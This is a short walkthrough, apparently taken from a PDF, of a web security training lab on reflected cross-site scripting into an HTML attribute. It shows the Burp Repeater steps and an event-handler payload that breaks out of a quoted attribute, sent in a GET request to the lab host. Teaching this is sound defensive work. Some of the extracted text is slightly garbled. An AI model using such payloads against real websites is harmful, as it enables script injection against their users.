
## Reflected XSS into attribute with angle brackets HTML-encoded

Submit a random alphanumeric string in the search box, then use Burp Suite to intercept the search request and send it to Burp Repeater.



Observe that the random string has been reflected inside a quoted attribute.

```
</header>
<section class=blog-header>
     <h1>0 search results for 'sw1m'</h1>
     <hr>
     </section>
```

Replace your input with the following payload to escape the quoted attribute and inject an event handler:

```
"onmouseover="alert(1)"

Tetty Raw Hex

GET /?search="onmouseover="alert(1) HTTP/1.1

Host: 0a08009404929f63c00c886000b20082.web-security-acad
```

Verify the technique worked by right-clicking, selecting "Copy URL", and pasting the URL in the browser. When you move the mouse over the injected element it should trigger an alert.

